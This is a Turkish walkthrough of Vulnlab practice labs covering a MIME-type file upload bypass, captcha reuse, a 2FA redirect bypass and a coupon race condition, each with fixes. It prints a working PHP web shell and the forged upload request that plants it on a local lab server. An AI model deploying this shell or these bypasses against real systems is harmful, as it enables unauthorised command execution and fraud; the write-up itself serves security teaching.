

## File Upload Mime Type

Vulnlab lab çözümünde File Upload Mime Type açığı lab'ını çözüyoruz. Gerekli işlemleri yaptıktan sonra erişimleri sağlıyoruz. Elimizde bir lab var ve bize Burp Suite gerekli. Tüm bunları ayarladıktan sonra lab'ımıza giriyoruz.

Öncelikle File Upload Mime Type açığı, dosya türünü belirten başlıktan kaynaklanan bir açıktır. Yüklediğiniz dosyanın uzantısına veya içeriğine bakmadan sadece "Content-Type" başlığına bakarak doğrulama sağlar. Eğer biz de php dosyası yüklemek istersek sadece Content-Type türünü değiştirmemiz gerekli olacaktır.



### MIME Type

Delete uploads

Allowed formats: gif, jpg, jpeg, png

#### Upload a image.

Choose File:

Dosya Seç

Dosya seçilmedi

Upload

Bizi böyle bir sayfa karşılıyor. Şimdi bu açığı bulabilmek için içerisinde:  
"<?php

```
$shell = system($_GET['cmd']);
```

```
echo $shell;
```

```
?>"
```


Kodlarının yazılı olduğu bir Shell.php dosyası oluşturuyoruz. Daha sonra bu dosyayı upload etmek için yükle butonuna basmadan gidecek olan isteği Burp Suite'te yakalıyoruz.

```
1 POST /lab/file-upload/mime-type/ HTTP/1.1
2 Host: host.docker.internal:1337
3 Content-Length: 342
4 Cache-Control: max-age=0
5 Origin: http://host.docker.internal:1337
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryuhhboe0A8qWE8oBG
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://host.docker.internal:1337/lab/file-upload/mime-type/
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=3gtcddcj0mbikgibbhmaq0t45o
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryuhhboe0A8qWE8oBG
17 Content-Disposition: form-data; name="input_image"; filename="shell.php"
18 Content-Type: text/plain
19
20 <?php
21 $shell = system($_GET['cmd']);
22 echo $shell;
23 ?>
24 -----WebKitFormBoundaryuhhboe0A8qWE8oBG
25 Content-Disposition: form-data; name="submit"
26
27 |
28 -----WebKitFormBoundaryuhhboe0A8qWE8oBG--
```

Şu şekilde bir içerik bizleri karşılıyor. Burada Content-Type içeriği “text/plain” olarak belirtilmiş. Lab’ın giriş sayfasında bizlerden gif, jpeg dosyaları olması gerektiğini belirtilmişti. Şimdi ben php uzantılı dosyamı sanki jpeg dosyasıymış gibi gösterip isteği öyle yollamayı deneyeceğim.

```
-----WebKitFormBoundaryuhhboe0A8qWE8oBG
Content-Disposition: form-data; name="input_image"; filename="shell.php"
Content-Type: image/jpeg
|

<?php
$shell = system($_GET['cmd']);
echo $shell;
?>
-----WebKitFormBoundaryuhhboe0A8qWE8oBG
Content-Disposition: form-data; name="submit"
```




### Response

PrettyRawHexRender

```
<div class="alert alert-success" role="alert">
  <b>
    File uploaded successfully!
  </b>
</div>
<hr>
```

Burada da görüldüğü üzere dosya türümüz php olmasına rağmen Mime-Type kısmında sanki jpeg dosyası yüklüyormuş gibi gösterip dosyamızı başarılı bir şekilde yükledik. Şimdi komut çalıştırmaya yarayan php dosyamızı URL’de bir çalıştırmayı deneyelim.

 **Güvenli değil** host.docker.internal:1337/lab/file-upload/mime-type/uploads/shell.php?cmd=whoami

www-data www-data

Ve başarılı bir şekilde lab’ımızı çözmüş olduk.

Bu açığa sebep olan kod bloğu:

```
if(!empty($fileName)){  
    $fileType = $_FILES['input_image']['type']; //MIME Type  
  
    $extensions = array("php");  
  
    if(!file_exists("uploads")){  
        mkdir("uploads");  
    }  
  
    $uploadPath = "uploads/".$fileName;  
  
    if( $fileType == "image/gif" || $fileType == "image/jpeg" || $fileType == "image/png")  
  
        if( @move_uploaded_file($tmpName,$uploadPath) ){  
            $status = "success";  
        }
```

Burada dosyanın sadece türü kontrol ediliyor.

Eğer bir sitenin dosya yükleme kısmı içerisinde Mime Type'den kaynaklı bir açık bulunuyorsa dikkat etmemiz gerekiyor. Çünkü bu açık bizim sistemimize zarar vermek isteyen kötü niyetli kullanıcıların eline geçebilir. Peki, bu açığı nasıl düzeltebiliriz?

- Dosyanın sadece türünü kontrol etmek yerine uzantısını da kontrol edebiliriz. Uzantı bypass açığı ile karşılaşmamak için ise dosya içeri okuyabiliriz.
- Mime-Type açığını kapatmak için sunucu tarafında çalışan gerçek Mime-Type kontrolü yapılabilir. Böylelikle kullanıcı bunu değiştiremez.
- Sadece Mime-Type yerine uzantı doğrulaması yapılabilir.
- Dosya içeriği doğrulama da yapılabilir. Yüklenen dosya gerçekten resim dosyası mı?


## Captcha Bypass

Captcha Bypass lab'ını çözmek için sayfaya erişim sağlıyoruz. Captcha Bypass açığı isminden de anlaşılacağı gibi Doğrulama Mekanizmasının tam anlamı ile doğru çalışmadığından kaynaklanan bir açıktır.

Sayfamıza girelim:

### Captcha Verification


Enter your comment:

Elimizde böyle bir sayfa var. Deneme yapalım.

### Captcha Verification

Enter your comment:

Giriş yapmayı deneyelim.

Captcha verification successful,  
note added.

Başarılı bir şekilde mesaj gönderildi.

Şimdi bizim bu lab'ımızda kaynak kodları incelediğimizde,

```
if (!isset($_SESSION['captchas'])) {  
    $_SESSION['captchas'] = array();  
}
```

Bu kod bloğunda bir hata olduğunu fark ettim. Burada daha önce kullanılan captcha'leri bellekten temizlemeden başka bir captcha kodu oluşturuyor. Şimdi az önceki captcha kodumuzu kullanarak tekrardan mesaj göndermeyi deneyelim ve gerçekten işe yaradığına bakalım.

Enter your comment:

MURAT ÖZYILMAZ



LisLnp

Confirm

Şimdi gönderelim. İşe yarayıp yaramadığını kontrol edelim. Eğer zafiyet bulunuyorsa işlem düzgün bir şekilde tamamlanacaktır.

Captcha verification successful,  
note added.

Başarılı bir şekilde gönderildi dedi. Aşağıda tablomuzu kontrol edelim en alt kısımda MURAT ÖZYILMAZ yazması gerekmektedir.

10

MURAT ÖZYILMAZ

Ve böylelikle bu zafiyetimizi de çözmüş olduk.

Captcha Bypass'ın bu tip açıklarını kapatmak için dikkat etmemiz gereken bazı noktalar vardır:

- Bir önceki adımda girilen input değerinin sıfırlanması gerekmektedir.
- Session'da alınan captcha değeri yalnızca yeni bir değer alındığında doldurulması gerekmektedir.
- Aynı captcha değeri birden çok kez kullanılmaması gerekmektedir.
- Captcha her istekten sonra yenilenmesi gerekmektedir.
- Captcha değerini her istek için bir tane yapabiliriz böylelikle daha önceki captcha süreleri sıfırlanmış olacaktır.

## Broken Authentication(2FA)

Broken Authentication(2FA) lab çözümünde sisteme erişim sağlıyoruz. Daha sonra kaynak kodunu inceleyerek nerede ne hata olduğuna bakıyoruz.

```
if (isset($_SESSION['2fa_code']) && isset($_SESSION['attempts'])) {  
    $correctCode = $_SESSION['2fa_code'];  
    $attempts = $_SESSION['attempts'];  
  
    if ($userEnteredCode == $correctCode) {  
        // Doğrulama kodu doğruysa, admin sayfasına yönlendir.  
        header('Location: admin.php');  
        exit();  
    } else {
```

Bu kodları okuduktan sonra elimizde bir admin.php sayfası olduğunu gördüm. Ve bu sayfaya gitmek için şart var evet ama gitmemek için de bir şartımız yok. O zaman bir kendimizi bu sayfaya yönlendirelim. Bunu yapmak için öncelikle sayfaya bir gidelim.

### Login

Username:

Password:

Username: admin / Password: admin

Login

Giriş bilgileri ile giriş yapmayı deneyelim.

### 2FA Authentication

Code sent to your e-mail address.

Verification code:


Verification

Bizden kod istiyor ama kod alacağımız hiçbir şey elimizde mevcut değil. Şimdi isteği Burp Suit ile yakalayıp inceleyelim.

```
1 POST /lab/broken-authentication/2fa/2fa.php HTTP/1.1
2 Host: host.docker.internal:1337
3 Content-Length: 24
4 Cache-Control: max-age=0
5 Origin: http://host.docker.internal:1337
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
9 Accept: text/html,application/xhtml+xml,application/
10 Referer: http://host.docker.internal:1337/lab/broken
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=rda55jk0llcl49qhgrojj4es3r
14 Connection: keep-alive
15
16 verification_code=deneme
```

Buradaki kod bloğuna baktığımızda bizden kod istiyor ve daha sonra 2fa.php sayfasına yönlendirecek.

Ben de burada gideceğimiz sayfayı admin.php olarak değiştirmeyi deneyeceğim.



Ve içeriye girmiş bulunuyoruz. Burada kod bloğunda güvenlik önlemi eksikliğini kullanarak Doğrulama Mekanizmasını bypass etmiş olduk. Bu açığı düzeltmek için:

- Oturum kontrolü yapılmalıdır.
- Eğer oturum açan kişi admin değilse (ki bunlar çerezlerle veya session verileri ile tutulabilir) admin.php sayfasına erişim kısıtlansın.
- Her giriş çıkış da session ID yenilenmelidir.
- Doğrulama kodu süresi belirlenebilir. O süreden sonra sıfırlanabilir.
- Kodun doğru yönlendirilmesi yapılmalıdır.
- Yönlendirme manipülasyonu engellenmelidir. Eğer kod yanlışsa 2fa.php sayfasına yönlendirme eklenmelidir.



# Race Conduction

## (Discount Code Application in Shopping Cart)

Bu lab çözümünde Race Conduction açığından kaynaklanan zafiyeti anlatacağım. Bu açığın en temel sebebi aynı anda birden çok istek gönderilebiliyor olmasıdır. Aynı anda birden fazla istek gönderilmesi web siteleri veya uygulamalar için zararlı sonuçlar ortaya çıkmasına sebep olur. Kod bloğunu inceleyelim.

```
// If discount code is not used and correct discount code is entered
if (!isset($_SESSION['discount_applied']) && $coupon_code === "sbrvtn50") {
    // Lock the session
    session_write_close();

    // Wait for a short time
    sleep(3);

    // Start the session again
    session_start();
}
```

Buradaki kodlarda “sleep(3)” komutu Race Conduction açığı çıkmasına sebep oluyor. Burada gönderilen istek 3 saniye bekletilerek gidiyor ve sonra session başlıyor. Biz o 3 saniyede birden fazla istek göndererek bu açığı bypass etmiş oluruz.

Şimdi sepete birkaç ürün ekledim. Total’de 300\$ ürünümüz var. Kuponumuzu “sbrvtn50” girince sepette 50\$ indirim yapılıyor.


Discount code:

Discount Applied:50\$

Total:250 \$

50 \$ discount applied to the code sbrvtn50! Burada da görüldüğü gibi...

Şimdi bu isteği apply code butonuna tıklamadan hemen önce Burp Suite aracı ile yakalayıp inceleme altına alalım.



Bu kodları 2 farklı şekilde yakaladım.

Repeater'da 2 tane bu koda sahip sayfa isteği bekliyor. Şimdi iki isteği de aynı anda göndereceğim ve 300\$ sepetimiz 200\$ inecek mi görelim.

Discount code:

Apply Code

Clear Discount

Discount Applied:50\$

Total:200 \$


50 \$ discount applied to the code sbrvtn50!

Evet, tam olarak işlem gerçekleşti. Şimdi aynı isteği 3 kere göndermeyi deneyelim.

Discount code:

Apply Code

Total:300 \$



Discount code:

Apply Code

Clear Discount

Discount Applied:50\$

Total:150 \$

50 \$ discount applied to the code sbrvtn50!

Böylelikle Race Conduction açığı bypass ederek zafiyeti bulup sömülmüş olduk. Bu açık ciddi zararlara sebep olabilir. Peki, biz bu açığı nasıl kapatabiliriz?

- İşlem tamamlanmadan başka istek gelmesi engellenebilir.
- Aynı anda birden fazla istek yollanmaması için gelen ilk isteği veri tabanında bekletip başka işlemlerin gelmesi engellenecektir.
- Lock mekanizmaları yani şifreleme yöntemleri ve time-based ile aynı anda aynı kaynağa birden fazla istek gelmesi engellenebilir.
- Rate Limiting ile aşırı istekler filtrelenebilir.